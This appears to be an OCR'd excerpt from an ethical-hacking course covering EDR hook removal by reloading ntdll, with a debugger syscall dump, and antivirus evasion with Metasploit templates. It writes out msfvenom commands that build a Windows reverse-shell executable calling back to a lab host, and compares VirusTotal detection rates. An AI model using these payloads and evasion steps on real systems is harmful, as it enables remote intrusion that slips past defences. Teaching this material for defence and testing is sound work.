
C:\Users\Admin\Desktop\refresher.exe
refresher.exe - PID: 1AB4 - Module: ntdll.dll - Thread: 18B4 - x64dbg [Elevated]
File View Debug Trace Plugins Favourites Options Help Apr 12 2020
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH

```
[DEBUG] [+] Reloading: c:\windows\system32\kernel32.dll
[DEBUG] [+] Reloading: c:\windows\system32\kernelbase.dll
[DEBUG] [+] Reloading: c:\windows\system32\ntdll.dll
[DEBUG] [+] EDR removed
```

```
CD 2E                  int 2E
C3                     ret
0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
4C:8BD1                mov r10,rcx                         NtAllocateVirtua
B8 18000000            mov eax,18
F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
75 03                  jne ntdll.7FFA9C0DC375
0F05                   syscall
C3                     ret
CD 2E                  int 2E
C3                     ret
0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
4C:8BD1                mov r10,rcx                         NtQueryInformati
B8 19000000            mov eax,19
F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1
75 03                  jne ntdll.7FFA9C0DC395
0F05                   syscall
C3                     ret
CD 2E                  int 2E
C3                     ret
0F1F8400 00000000      nop dword ptr ds:[rax+rax],eax
4C:8BD1                mov r10,rcx                         ZwWaitForMultipl
B8 1A000000            mov eax,1A
F60425 0803FE7F 01     test byte ptr ds:[7FFE0308],1

r10=0
rcx=ntdll.00007FFA9C0DFA04

.text:00007FFA9C0DC360 ntdll.dll:$9C360 #9B760 <NtAllocateVirtualMemory>
```

Figure 12.66: After reloading: hooks disappear

Attackers can also use their own assembly and syscalls to execute malicious payload without being detected by the EDR solution. As the syscalls are not exported from the system DLLs, the EDR cannot detect any activity as the EDR hooks do not trigger any activity. To do this, the attackers need to set the variables and registry values to execute their own syscalls and also know the syscalls IDs that are changed based on the target OS and the version.



Bypassing Antivirus using Metasploit Templates

- Attackers use Metasploit Templates to evade antivirus software
- Attackers create malicious payload using **msfvenom** and analyze the malicious file using **VirusTotal** to identify the detection rate
- Based on the detection rate, attackers continuously **modify Metasploit Templates** to **decrease the detection rate** and evade antivirus software

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Window
s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

```
┌─[attacker@parrot]─[~]
└──╼ $msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-frame
work/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
```

54 / 70

54 security vendors and no sandboxes flagged this file as malicious

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb
ab.exe
72.07 KB Size

Ad-Aware	Trojan.CryptZ.Gen	AhnLab-V3
ALYac	Trojan.CryptZ.Gen	Antiy-AVL
Arcabit	Trojan.CryptZ.Gen	Avast
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta

48 / 70

48 security vendors and no sandboxes flagged this file as malicious

61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c
bypass.exe
101.21 KB Size
2022-04-18 12:31:07 UTC a moment ago

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.RozenaA.5530E2E7
AhnLab-V3	Malware/Win32.RL_Generic.R359851	ALYac	Generic.RozenaA.5530E2E7
Antiy-AVL	Trojan/Generic.ASCommon.153	Arcabit	Generic.RozenaA.5530E2E7
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Generic.RozenaA.5530E2E7


msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
Parrot Terminal
File Edit View Search Terminal Help
VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe6
VirusTotal - File - 61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c - Mozilla Firefox
https://www.virustotal.com/gui/file/61c89025c616c2874af763
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
overlay peexe
Community Score
EXE
Sign in
Sign up
DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Bypassing Antivirus using Metasploit Templates

Attackers often try to ensure that their malicious payloads bypass antivirus software on the victim machine. Metasploit templates can be used in this regard.

- **Step 1:** Run the following command to generate a payload using **`msfvenom`**:

  `msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address> lport=444 -f exe > /home/attacker/Windows.exe`




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Window
s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

